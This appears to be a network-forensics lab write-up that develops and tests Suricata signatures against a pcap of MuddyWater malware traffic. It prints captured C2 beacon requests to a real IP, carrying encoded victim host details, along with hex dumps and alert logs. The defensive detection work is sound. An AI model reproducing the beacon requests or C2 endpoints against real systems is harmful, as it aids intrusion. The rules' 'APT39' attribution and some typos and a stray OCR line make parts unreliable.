0180  4d 73 67                                           Msg
```

If a connection will be established from HOME_NET to EXTERNAL_NET with C2C IP from TCP 80 suricata will alert to us.

```
alert tcp $HOME_NET any -> 94.23.148.194 80 (msg:"Muddy Water APT Group C
2C connection"; content:"helloMsg"; offset:0; depth:8; sid:30000; classty
pe:trojan-activity; rev:1;)
```

The siniture was tested by replying the pcap network traffic and suricata successfully could generate an alert .

```
hacker@ubuntu: ~/Desktop 73x43
hacker@ubuntu:~/Desktop/test$ cd ..
hacker@ubuntu:~/Desktop$ sudo suricata -r case1.pcap -c /etc/suricata/sur
icata.yaml -k none -l test
25/1/2023 -- 23:34:24 - <Notice> - This is Suricata version 4.1.4 RELEASE
25/1/2023 -- 23:34:24 - <Warning> - [ERRCODE: SC_ERR_NOT_SUPPORTED(225)]
- dns-log is not available when Rust is enabled.
25/1/2023 -- 23:34:24 - <Notice> - all 5 packet processing threads, 4 man
agement threads initialized, engine started.
25/1/2023 -- 23:34:24 - <Notice> - Signal Received.  Stopping engine.
25/1/2023 -- 23:34:24 - <Notice> - Pcap-file module read 1 files, 636 pac
kets, 45881 bytes
hacker@ubuntu:~/Desktop$ tail -n 10 test/fast.log
04/10/2019-08:14:25.598274  [**] [1:30000:1] Muddy Water APT Group C2C co
nnection [**] [Classification: A Network Trojan was detected] [Priority:
1] {TCP} 192.168.100.1:50983 -> 94.23.148.194:80
04/10/2019-08:16:24.961199  [**] [1:30000:1] Muddy Water APT Group C2C co
nnection [**] [Classification: A Network Trojan was detected] [Priority:
1] {TCP} 192.168.100.1:52846 -> 94.23.148.194:80
04/10/2019-08:15:47.653185  [**] [1:30000:1] Muddy Water APT Group C2C co
nnection [**] [Classification: A Network Trojan was detected] [Priority:
1] {TCP} 192.168.100.1:52257 -> 94.23.148.194:80
04/10/2019-08:16:14.555101  [**] [1:30000:1] Muddy Water APT Group C2C co
nnection [**] [Classification: A Network Trojan was detected] [Priority:
1] {TCP} 192.168.100.1:52682 -> 94.23.148.194:80
04/10/2019-08:17:07.727123  [**] [1:30000:1] Muddy Water APT Group C2C co
nnection [**] [Classification: A Network Trojan was detected] [Priority:
1] {TCP} 192.168.100.1:53521 -> 94.23.148.194:80
04/10/2019-08:16:09.312492  [**] [1:30000:1] Muddy Water APT Group C2C co
nnection [**] [Classification: A Network Trojan was detected] [Priority:
1] {TCP} 192.168.100.1:52599 -> 94.23.148.194:80
04/10/2019-08:16:46.856285  [**] [1:30000:1] Muddy Water APT Group C2C co
nnection [**] [Classification: A Network Trojan was detected] [Priority:
1] {TCP} 192.168.100.1:53192 -> 94.23.148.194:80
04/10/2019-08:16:57.288966  [**] [1:30000:1] Muddy Water APT Group C2C co
nnection [**] [Classification: A Network Trojan was detected] [Priority:
1] {TCP} 192.168.100.1:53355 -> 94.23.148.194:80
04/10/2019-08:16:36.300895  [**] [1:30000:1] Muddy Water APT Group C2C co
nnection [**] [Classification: A Network Trojan was detected] [Priority:
1] {TCP} 192.168.100.1:53024 -> 94.23.148.194:80
04/10/2019-08:17:18.155267  [**] [1:30000:1] Muddy Water APT Group C2C co
nnection [**] [Classification: A Network Trojan was detected] [Priority:
1] {TCP} 192.168.100.1:53688 -> 94.23.148.194:80
hacker@ubuntu:~/Desktop$
```

```
> [2 Reassembled TCP Segments (219 bytes): #602(205), #605(14)]
v Hypertext Transfer Protocol
  > POST /serverScript/clientFrontLine/getCommand.php?clientIdentity=NEEtNkEtQjMtN0EtODgtQjQtMEYtNjQtRkYtNjYtQzctOTYtNzctM0UtMzUtRDU= HTTP/1.1\r\n
    Host: 94.23.148.194\r\n
  > Content-Length: 14\r\n
    Expect: 100-continue\r\n
    \r\n
    [Full request URI: http://94.23.148.194/serverScript/clientFrontLine/getCommand.php?clientIdentity=NEEtNkEtQjMtN0EtODgtQjQtMEYtNjQtRkYtNjYtQzctOTYtNzctM0UtMzUtRDU=]
    [HTTP request 2/2]
    [Response in frame: 606]
    File Data: 14 bytes
  v Data (14 bytes)
      Data: 636c69656e744964656e74697479
      [Length: 14]

0000  50 4f 53 54 20 2f 73 65  72 76 65 72 53 63 72 69   POST /se rverScri
0010  70 74 2f 63 6c 69 65 6e  74 46 72 6f 6e 74 4c 69   pt/clien tFrontLi
0020  6e 65 2f 67 65 74 43 6f  6d 6d 61 6e 64 2e 70 68   ne/getCo mmand.ph
0030  70 3f 63 6c 69 65 6e 74  49 64 65 6e 74 69 74 79   p?client Identity
0040  3d 4e 45 45 74 4e 6b 45  74 51 6a 4d 74 4e 30 45   =NEEtNkE tQjMtN0E
0050  74 4f 44 67 74 51 6a 51  74 4d 45 59 74 4e 6a 51   tODgtQjQ tMEYtNjQ
0060  74 52 6b 59 74 4e 6a 59  74 51 7a 63 74 4f 54 59   tRkYtNjY tQzctOTY
0070  74 4e 7a 63 74 4d 30 55  74 4d 7a 55 74 52 44 55   tNzctM0U tMzUtRDU
0080  3d 20 48 54 54 50 2f 31  2e 31 0d 0a 48 6f 73 74   = HTTP/1 .1··Host
0090  3a 20 39 34 2e 32 33 2e  31 34 38 2e 31 39 34 0d   : 94.23. 148.194·
00a0  0a 43 6f 6e 74 65 6e 74  2d 4c 65 6e 67 74 68 3a   ·Content -Length:
00b0  20 31 34 0d 0a 45 78 70  65 63 74 3a 20 31 30 30    14··Exp ect: 100
00c0  2d 63 6f 6e 74 69 6e 75  65 0d 0a 0d 0a 63 6c 69   -continu e····cli
00d0  65 6e 74 49 64 65 6e 74  69 74 79                  entIdent ity
```

```
#alert tcp $HOME_NET any -> 94.23.148.194 80 (msg:"Muddy Water APT Group
C2C connection"; content:"helloMsg"; offset:0; depth:8; sid:30000; classt
ype:trojan-activity; rev:1;)

alert tcp $HOME_NET any -> 94.23.148.194 80 (msg:"Muddy Water APT Group C
2C connection client identification"; content:"clientIdentity"; offset:0;
 depth:14; sid:30001; classtype:trojan-activity; rev:1;)
```


At the second stage, it is assumed that adversary can easily change the C2C IP address so the second signiture was written by utilizing the data of the TCP payload. If the TCP payloads first 14 bytes include “clientIdentity” suricata will generate an alert.

The signiture was tested by replying the pcap network traffic and suricata successfully could generate an alert .

```
hacker@ubuntu:~/Desktop$ sudo suricata -r case1.pcap -c /etc/suricata/sur
icata.yaml -k none -l test
25/1/2023 -- 23:39:06 - <Notice> - This is Suricata version 4.1.4 RELEASE
25/1/2023 -- 23:39:06 - <Warning> - [ERRCODE: SC_ERR_NOT_SUPPORTED(225)]
- dns-log is not available when Rust is enabled.
25/1/2023 -- 23:39:06 - <Notice> - all 5 packet processing threads, 4 man
agement threads initialized, engine started.
25/1/2023 -- 23:39:06 - <Notice> - Signal Received.  Stopping engine.
25/1/2023 -- 23:39:06 - <Notice> - Pcap-file module read 1 files, 636 pac
kets, 45881 bytes
hacker@ubuntu:~/Desktop$ tail -n 10 test/fast.log
04/10/2019-08:17:18.155267  [**] [1:30000:1] Muddy Water APT Group C2C co
nnection [**] [Classification: A Network Trojan was detected] [Priority:
1] {TCP} 192.168.100.1:53688 -> 94.23.148.194:80
04/10/2019-08:16:19.717133  [**] [1:30001:1] Muddy Water APT Group C2C co
nnection client identification [**] [Classification: A Network Trojan was
 detected] [Priority: 1] {TCP} 192.168.100.1:52762 -> 94.23.148.194:80
04/10/2019-08:16:30.143154  [**] [1:30001:1] Muddy Water APT Group C2C co
nnection client identification [**] [Classification: A Network Trojan was
 detected] [Priority: 1] {TCP} 192.168.100.1:52927 -> 94.23.148.194:80
04/10/2019-08:16:30.428770  [**] [1:30001:1] Muddy Water APT Group C2C co
nnection client identification [**] [Classification: A Network Trojan was
 detected] [Priority: 1] {TCP} 192.168.100.1:52927 -> 94.23.148.194:80
04/10/2019-08:16:31.037995  [**] [1:30001:1] Muddy Water APT Group C2C co
nnection client identification [**] [Classification: A Network Trojan was
 detected] [Priority: 1] {TCP} 192.168.100.1:52927 -> 94.23.148.194:80
04/10/2019-08:17:12.907026  [**] [1:30001:1] Muddy Water APT Group C2C co
nnection client identification [**] [Classification: A Network Trojan was
 detected] [Priority: 1] {TCP} 192.168.100.1:53604 -> 94.23.148.194:80
04/10/2019-08:16:41.474462  [**] [1:30001:1] Muddy Water APT Group C2C co
nnection client identification [**] [Classification: A Network Trojan was
 detected] [Priority: 1] {TCP} 192.168.100.1:53107 -> 94.23.148.194:80
04/10/2019-08:16:52.029493  [**] [1:30001:1] Muddy Water APT Group C2C co
nnection client identification [**] [Classification: A Network Trojan was
 detected] [Priority: 1] {TCP} 192.168.100.1:53272 -> 94.23.148.194:80
04/10/2019-08:17:02.448997  [**] [1:30001:1] Muddy Water APT Group C2C co
nnection client identification [**] [Classification: A Network Trojan was
 detected] [Priority: 1] {TCP} 192.168.100.1:53438 -> 94.23.148.194:80
04/10/2019-08:17:22.479928  [**] [1:30001:1] Muddy Water APT Group C2C co
nnection client identification [**] [Classification: A Network Trojan was
 detected] [Priority: 1] {TCP} 192.168.100.1:52927 -> 94.23.148.194:80
hacker@ubuntu:~/Desktop$
```

```
94.23.148.194        HTTP        62 POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQjMtN0EtODgtQjQ
94.23.148.194        HTTP        62 POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQjMtN0EtODgtQjQ
94.23.148.194        HTTP        62 POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQjMtN0EtODgtQjQ
94.23.148.194        HTTP        62 POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQjMtN0EtODgtQjQ
94.23.148.194        HTTP        68 POST /serverScript/clientFrontLine/getCommand.php?clientIdentity=NEEtNkEtQjMtN0EtOD
94.23.148.194        HTTP        62 POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQjMtN0EtODgtQjQ
94.23.148.194        HTTP        68 POST /serverScript/clientFrontLine/getCommand.php?clientIdentity=NEEtNkEtQjMtN0EtOD
94.23.148.194        HTTP        62 POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQjMtN0EtODgtQjQ
94.23.148.194        HTTP        68 POST /serverScript/clientFrontLine/getCommand.php?clientIdentity=NEEtNkEtQjMtN0EtOD
94.23.148.194        HTTP        62 POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQjMtN0EtODgtQjQ
94.23.148.194        HTTP        68 POST /serverScript/clientFrontLine/getCommand.php?clientIdentity=NEEtNkEtQjMtN0EtOD
94.23.148.194        HTTP        62 POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQjMtN0EtODgtQjQ
94.23.148.194        HTTP        68 POST /serverScript/clientFrontLine/getCommand.php?clientIdentity=NEEtNkEtQjMtN0EtOD
94.23.148.194        HTTP        62 POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQjMtN0EtODgtQjQ
94.23.148.194        HTTP        68 POST /serverScript/clientFrontLine/getCommand.php?clientIdentity=NEEtNkEtQjMtN0EtOD
94.23.148.194        HTTP        62 POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQjMtN0EtODgtQjQ
```

Uri IoC’s were utilized for creating new version of the suricata rules. First with follow http the packets were concatanated and the traffic was shown like below.



```
HTTP/1.1 100 Continue

POST /serverScript/clientFrontLine/helloServer.php?
helloMsg=NEEtNkEtQjMtN0EtODgtQjQtMEYtNjQtRkYtNjYtQzctOTYtNzctM0UtMzUtRDUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9
zaW9uYWwqMzItYml0KlVTRVIt%0D%0AUEMqV09SS0dST1VQKlVTRVItUENcYWRtaW4qMTkyLjE2OC4xMDAuMTE0 HTTP/1.1
Host: 94.23.148.194
Content-Length: 8
Expect: 100-continue

helloMsgHTTP/1.1 200 OK
Date: Wed, 10 Apr 2019 15:15:47 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

%HI%
```

Then “serverCcript” string was choosen for creating signiture. For faster detection hex values of string was utilized;

```
0000   50 4f 53 54 20 2f 73 65 72 76 65 72 53 63 72 69

0010   70 74 2f 63 6c 69 65 6e 74 46 72 6f 6e 74 4c 69

0020   6e 65 2f 68 65 6c 6c 6f 53 65 72 76 65 72 2e 70

0030   68 70 3f 68 65 6c 6c 6f 4d 73 67 3d 4e 45 45 74

0040   4e 6b 45 74 51 6a 4d 74 4e 30 45 74 4f 44 67 74

0050   51 6a 51 74 4d 45 59 74 4e 6a 51 74 52 6b 59 74

0060   4e 6a 59 74 51 7a 63 74 4f 54 59 74 4e 7a 63 74

0070   4d 30 55 74 4d 7a 55 74 52 44 55 71 4e 44 41 7a

0080   4d 7a 51 77 4d 7a 4d 71 25 30 44 25 30 41 63 32

0090   4e 79 64 45 46 6e 62 6e 51 78 4c 6a 45 71 54 57

00a0   6c 6a 63 6d 39 7a 62 32 5a 30 49 46 64 70 62 6d

00b0   52 76 64 33 4d 67 4e 79 42 51 63 6d 39 6d 5a 58
```

"|2f 73 65 72 76 65 72 53 63 72 69 70 74 2f 63 6c 69 65 6e 74 46 72 6f 6e 74 4c 69 6e 65 2f|"

Wireshark · Paket 328 · case1.pcap

```
    [Frame: 328, payload: 355-362 (8 bytes)]
    [Segment count: 2]
    [Reassembled TCP length: 363]
    [Reassembled TCP Data: 504f5354202f73657276657253637269707 42f636c69656e7446726f6e744c696e652f68…]
Hypertext Transfer Protocol
  [truncated]POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQjMtN0EtODgtQjQtMEYtNjQtRkYt
    [ [truncated]Expert Info (Chat/Sequence): POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NEE
    Request Method: POST
    Request URI [truncated]: /serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQjMtN0EtODgtQjQtM
      Request URI Path: /serverScript/clientFrontLine/helloServer.php
      Request URI Query [truncated]: helloMsg=NEEtNkEtQjMtN0EtODgtQjQtMEYtNjQtRkYtNjYtQzctOTYtNzctM0UtMzUtRD
    Request Version: HTTP/1.1
  Host: 94.23.148.194\r\n
  Content-Length: 8\r\n
    [Content length: 8]
  Expect: 100-continue\r\n
  \r\n
  [Full request URI [truncated]: http://94.23.148.194/serverScript/clientFrontLine/helloServer.php?helloMsg=NE
```

```
0000  50 4f 53 54 20 2f 73 65  72 76 65 72 53 63 72 69   POST /se rverScri
0010  70 74 2f 63 6c 69 65 6e  74 46 72 6f 6e 74 4c 69   pt/clien tFrontLi
0020  6e 65 2f 68 65 6c 6c 6f  53 65 72 76 65 72 2e 70   ne/hello Server.p
0030  68 70 3f 68 65 6c 6c 6f  4d 73 67 3d 4e 45 45 74   hp?hello Msg=NEEt
0040  4e 6b 45 74 51 6a 4d 74  4e 30 45 74 4f 44 67 74   NkEtQjMt N0EtODgt
0050  51 6a 51 74 4d 45 59 74  4e 6a 51 74 52 6b 59 74   QjQtMEYt NjQtRkYt
0060  4e 6a 59 74 51 7a 63 74  4f 54 59 74 4e 7a 63 74   NjYtQzct OTYtNzct
0070  4d 30 55 74 4d 7a 55 74  52 44 55 71 4e 44 41 7a   M0UtMzUt RDUqNDAz
0080  4d 7a 51 77 4d 7a 4d 71  25 30 44 25 30 41 63 32   MzQwMzMq %0D%0Ac2
0090  4e 79 64 45 46 6e 62 6e  51 78 4c 6a 45 71 54 57   NydEFnbn QxLjEqTW
00a0  6c 6a 63 6d 39 7a 62 32  5a 30 49 46 64 70 62 6d   ljcm9zb2 Z0IFdpbm
00b0  52 76 64 33 4d 67 4e 79  42 51 63 6d 39 6d 5a 58   Rvd3MgNy BQcm9mZX
00c0  4e 7a 61 57 39 75 59 57  77 71 4d 7a 49 74 59 6d   NzaW9uYW wqMzItYm
00d0  6c 30 4b 6c 56 54 52 56  49 74 25 30 44 25 30 41   l0KlVTRV It%0D%0A
00e0  55 45 4d 71 56 30 39 53  53 30 64 53 54 31 56 51   UEMqV09S S0dST1VQ
00f0  4b 6c 56 54 52 56 49 74  55 45 4e 63 59 57 52 74   KlVTRVIt UENcYWRt
0100  61 57 34 71 4d 54 6b 79  4c 6a 45 32 4f 43 34 78   aW4qMTky LjE2OC4x
0110  4d 44 41 75 4d 54 45 30  20 48 54 54 50 2f 31 2e   MDAuMTE0  HTTP/1.
0120  31 0d 0a 48 6f 73 74 3a  20 39 34 2e 32 33 2e 31   1··Host:  94.23.1
0130  34 38 2e 31 39 34 0d 0a  43 6f 6e 74 65 6e 74 2d   48.194·· Content-
0140  4c 65 6e 67 74 68 3a 20  38 0d 0a 45 78 70 65 63   Length:  8··Expec
0150  74 3a 20 31 30 30 2d 63  6f 6e 74 69 6e 75 65 0d   t: 100-c ontinue·
0160  0a 0d 0a 68 65 6c 6c 6f  4d 73 67                  ···hello Msg
```

The signiture cathes the POST as http_method and jumps 1 byte to the forward and searches 73 65 72 76 65 72 53 63 72 69 70 74 hex strings in the next 12 byte then jumps to 17 bytes forward and serach "helloServer" string in next 11 bytes in uri and if the strings are detected, at last the signiture looks for ".php?helloMsg=" string in next 14 bytes. If all the conditions are accepted the suricata generate an alert.

```
#alert tcp $HOME_NET any -> 94.23.148.194 80 (msg:"Muddy Water APT Group C2C connectio
n"; content:"helloMsg"; offset:0; depth:8; sid:30000; classtype:trojan-activity; rev:1
;)

#alert tcp $HOME_NET any -> 94.23.148.194 80 (msg:"Muddy Water APT Group C2C connectio
n client identification"; content:"clientIdentity"; offset:0; depth:14; sid:30001; cla
sstype:trojan-activity; rev:1;)

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"IRAN NATION STATE THREAT GROUP APT
39 PHISHING WITH MACRO MUDDY WATER"; flow:established,to_server; content:"POST"; http_
method; content:"|73 65 72 76 65 72 53 63 72 69 70 74|"; http_uri; distance:1; within:
12; content:"helloServer"; distance:17; within:11; http_uri; content:".php?helloMsg=";
 distance:0; within:14; http_uri; classtype:trojan-activity; sid:30002; rev:1;)
```

The signiture was tested by replying the pcap network traffic and suricata successfully could generate an alert .

```
iacker@ubuntu:~/Desktop$ sudo suricata -r case1.pcap -c /etc/suricata/suricata.yaml -k
 none -l test
26/1/2023 -- 00:26:39 - <Notice> - This is Suricata version 4.1.4 RELEASE
26/1/2023 -- 00:26:39 - <Warning> - [ERRCODE: SC_ERR_NOT_SUPPORTED(225)] - dns-log is
not available when Rust is enabled.
26/1/2023 -- 00:26:39 - <Notice> - all 5 packet processing threads, 4 management threa
ds initialized, engine started.
26/1/2023 -- 00:26:39 - <Notice> - Signal Received.  Stopping engine.
26/1/2023 -- 00:26:39 - <Notice> - Pcap-file module read 1 files, 636 packets, 45881 b
ytes
iacker@ubuntu:~/Desktop$ cd test
iacker@ubuntu:~/Desktop/test$ tail -n 10 fast.log
04/10/2019-08:14:25.598274  [**] [1:30002:1] IRAN NATION STATE THREAT GROUP APT39 PHIS
HING WITH MACRO MUDDY WATER [**] [Classification: A Network Trojan was detected] [Prio
rity: 1] {TCP} 192.168.100.1:50983 -> 94.23.148.194:80
04/10/2019-08:16:57.288966  [**] [1:30002:1] IRAN NATION STATE THREAT GROUP APT39 PHIS
HING WITH MACRO MUDDY WATER [**] [Classification: A Network Trojan was detected] [Prio
rity: 1] {TCP} 192.168.100.1:53355 -> 94.23.148.194:80
04/10/2019-08:16:24.961199  [**] [1:30002:1] IRAN NATION STATE THREAT GROUP APT39 PHIS
HING WITH MACRO MUDDY WATER [**] [Classification: A Network Trojan was detected] [Prio
rity: 1] {TCP} 192.168.100.1:52846 -> 94.23.148.194:80
04/10/2019-08:16:36.300895  [**] [1:30002:1] IRAN NATION STATE THREAT GROUP APT39 PHIS
HING WITH MACRO MUDDY WATER [**] [Classification: A Network Trojan was detected] [Prio
rity: 1] {TCP} 192.168.100.1:53024 -> 94.23.148.194:80
04/10/2019-08:17:07.727123  [**] [1:30002:1] IRAN NATION STATE THREAT GROUP APT39 PHIS
HING WITH MACRO MUDDY WATER [**] [Classification: A Network Trojan was detected] [Prio
rity: 1] {TCP} 192.168.100.1:53521 -> 94.23.148.194:80
04/10/2019-08:15:47.653185  [**] [1:30002:1] IRAN NATION STATE THREAT GROUP APT39 PHIS
HING WITH MACRO MUDDY WATER [**] [Classification: A Network Trojan was detected] [Prio
rity: 1] {TCP} 192.168.100.1:52257 -> 94.23.148.194:80
04/10/2019-08:17:18.155267  [**] [1:30002:1] IRAN NATION STATE THREAT GROUP APT39 PHIS
HING WITH MACRO MUDDY WATER [**] [Classification: A Network Trojan was detected] [Prio
rity: 1] {TCP} 192.168.100.1:53688 -> 94.23.148.194:80
04/10/2019-08:16:09.312492  [**] [1:30002:1] IRAN NATION STATE THREAT GROUP APT39 PHIS
HING WITH MACRO MUDDY WATER [**] [Classification: A Network Trojan was detected] [Prio
```

Another signiture was written by using Uri IoC which was founded during malware analysis or network forensic.

```
        [POST /serverScript/clientFrontLine/getCommand.php?clientIdentity=NEEtNkEtQjMtN0EtODgtQjQtMEYtNjQtRkYtNjYtQzc
        [Severity level: Chat]
        [Group: Sequence]
    Request Method: POST
  ⌄ Request URI: /serverScript/clientFrontLine/getCommand.php?clientIdentity=NEEtNkEtQjMtN0EtODgtQjQtMEYtNjQtRkYtNjY
      Request URI Path: /serverScript/clientFrontLine/getCommand.php
    ⌄ Request URI Query: clientIdentity=NEEtNkEtQjMtN0EtODgtQjQtMEYtNjQtRkYtNjYtQzctOTYtNzctM0UtMzUtRDU=
        Request URI Query Parameter: clientIdentity=NEEtNkEtQjMtN0EtODgtQjQtMEYtNjQtRkYtNjYtQzctOTYtNzctM0UtMzUtRD
    Request Version: HTTP/1.1
  Host: 94.23.148.194\r\n
⌄ Content-Length: 14\r\n
    [Content length: 14]
  Expect: 100-continue\r\n
  \r\n
  [Full request URI: http://94.23.148.194/serverScript/clientFrontLine/getCommand.php?clientIdentity=NEEtNkEtQjMtN0Et
  [HTTP request 2/2]
  [Response in frame: 415]
  File Data: 14 bytes
```

```
POST /serverScript/clientFrontLine/getCommand.php?clientIdentity=NEEtNkEtQjMtN0EtODgtQjQtMEYtNjQtRkYtNjYtQzctOTY
Host: 94.23.148.194
Content-Length: 14
Expect: 100-continue

clientIdentityHTTP/1.1 200 OK
Date: Wed, 10 Apr 2019 15:16:19 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

U0hI
```

The packets were assembled for obtaining the content of the C2C. The signiture will alert if;

http method is post and connection was established from host to server, and 1 bytes later POST string includes 73 65 72 76 65 72 53 63 72 69 70 74 in following 12 bytes and 1 byte later within 15 bytes contain 63 6c 69 65 6e 74 46 72 6f 6e 74 4c 69 6e 65 hex bytes and one byte later in 15 bytes contain "getcommand.php?" string and following 15 bytes contain "clientIdentity" string.

```
0000  50 4f 53 54 20 2f 73 65  72 76 65 72 53 63 72 69   POST /se rverScri
0010  70 74 2f 63 6c 69 65 6e  74 46 72 6f 6e 74 4c 69   pt/clien tFrontLi
0020  6e 65 2f 67 65 74 43 6f  6d 6d 61 6e 64 2e 70 68   ne/getCo mmand.ph
0030  70 3f 63 6c 69 65 6e 74  49 64 65 6e 74 69 74 79   p?client Identity
0040  3d 4e 45 45 74 4e 6b 45  74 51 6a 4d 74 4e 30 45   =NEEtNkE tQjMtN0E
0050  74 4f 44 67 74 51 6a 51  74 4d 45 59 74 4e 6a 51   tODgtQjQ tMEYtNjQ
0060  74 52 6b 59 74 4e 6a 59  74 51 7a 63 74 4f 54 59   tRkYtNjY tQzctOTY
0070  74 4e 7a 63 74 4d 30 55  74 4d 7a 55 74 52 44 55   tNzctM0U tMzUtRDU
0080  3d 20 48 54 54 50 2f 31  2e 31 0d 0a 48 6f 73 74   = HTTP/1 .1··Host
0090  3a 20 39 34 2e 32 33 2e  31 34 38 2e 31 39 34 0d   : 94.23. 148.194·
00a0  0a 43 6f 6e 74 65 6e 74  2d 4c 65 6e 67 74 68 3a   ·Content -Length:
00b0  20 31 34 0d 0a 45 78 70  65 63 74 3a 20 31 30 30    14··Exp ect: 100
00c0  2d 63 6f 6e 74 69 6e 75  65 0d 0a 0d 0a 63 6c 69   -continu e····cli
00d0  65 6e 74 49 64 65 6e 74  69 74 79                  entIdent ity
```

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"IRAN NATION STATE THREAT GROUP APT
39 PHISHING WITH MACRO MUDDY WATER client compromised"; flow:established,to_server; co
ntent:"POST"; http_method; content:"|73 65 72 76 65 72 53 63 72 69 70 74|"; http_uri;
distance:1; within:12; content:"|63 6c 69 65 6e 74 46 72 6f 6e 74 4c 69 6e 65|"; dista
nce:1; within:15; http_uri; content:"getCommand.php?"; distance:1; within:15; http_uri
; content:"clientIdentity="; distance:0; within:15; http_uri; classtype:trojan-activit
y; sid:30003; rev:1;)
```

```
hacker@ubuntu:~/Desktop$ sudo suricata -r case1.pcap -c /etc/suricata/suricata.yaml -k
 none -l test
26/1/2023 -- 01:13:29 - <Notice> - This is Suricata version 4.1.4 RELEASE
26/1/2023 -- 01:13:29 - <Warning> - [ERRCODE: SC_ERR_NOT_SUPPORTED(225)] - dns-log is
not available when Rust is enabled.
26/1/2023 -- 01:13:29 - <Notice> - all 5 packet processing threads, 4 management threa
ds initialized, engine started.
26/1/2023 -- 01:13:29 - <Notice> - Signal Received.  Stopping engine.
26/1/2023 -- 01:13:29 - <Notice> - Pcap-file module read 1 files, 636 packets, 45881 b
ytes
hacker@ubuntu:~/Desktop$
```

The signiture was tested by replying the pcap network traffic and suricata successfully could generate an alert .

```
root@ubuntu:/home/hacker/Desktop/test# cat fast.log

04/10/2019-08:16:41.474462  [**] [1:30003:1] IRAN NATION STATE THREAT GROUP APT39 PHIS
HING WITH MACRO MUDDY WATER client compromised [**] [Classification: A Network Trojan
was detected] [Priority: 1] {TCP} 192.168.100.1:53107 -> 94.23.148.194:80
04/10/2019-08:16:52.029493  [**] [1:30003:1] IRAN NATION STATE THREAT GROUP APT39 PHIS
HING WITH MACRO MUDDY WATER client compromised [**] [Classification: A Network Trojan
was detected] [Priority: 1] {TCP} 192.168.100.1:53272 -> 94.23.148.194:80
04/10/2019-08:16:30.143154  [**] [1:30003:1] IRAN NATION STATE THREAT GROUP APT39 PHIS
HING WITH MACRO MUDDY WATER client compromised [**] [Classification: A Network Trojan
was detected] [Priority: 1] {TCP} 192.168.100.1:52927 -> 94.23.148.194:80
04/10/2019-08:17:12.907026  [**] [1:30003:1] IRAN NATION STATE THREAT GROUP APT39 PHIS
HING WITH MACRO MUDDY WATER client compromised [**] [Classification: A Network Trojan
was detected] [Priority: 1] {TCP} 192.168.100.1:53604 -> 94.23.148.194:80
04/10/2019-08:16:19.717133  [**] [1:30003:1] IRAN NATION STATE THREAT GROUP APT39 PHIS
HING WITH MACRO MUDDY WATER client compromised [**] [Classification: A Network Trojan
was detected] [Priority: 1] {TCP} 192.168.100.1:52762 -> 94.23.148.194:80
04/10/2019-08:17:02.448997  [**] [1:30003:1] IRAN NATION STATE THREAT GROUP APT39 PHIS
HING WITH MACRO MUDDY WATER client compromised [**] [Classification: A Network Trojan
was detected] [Priority: 1] {TCP} 192.168.100.1:53438 -> 94.23.148.194:80
root@ubuntu:/home/hacker/Desktop/test#
```

As a conclusion Suricata rules are created as shown in the table;

alert tcp $HOME_NET any -> 94.23.148.194 80 (msg:"Muddy Water APT Group C2C connection"; content:"helloMsg"; offset:0; depth:8; sid:30000; classtype:trojan-activity; rev:1;)

alert tcp $HOME_NET any -> 94.23.148.194 80 (msg:"Muddy Water APT Group C2C connection client identification"; content:"clientIdentity"; offset:0; depth:14; sid:30001; classtype:trojan-activity; rev:1;)

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"IRAN NATION STATE THREAT GROUP APT39 PHISHING WITH MACRO MUDDY WATER"; flow:established,to_server; content:"POST"; http_method; content:"|73 65 72 76 65 72 53 63 72 69 70 74|"; http_uri; distance:1; within:12; content:"helloServer"; distance:17; within:11; http_uri; content:".php?helloMsg="; distance:0; within:14; http_uri; classtype:trojan-activity; sid:30002; rev:1;)

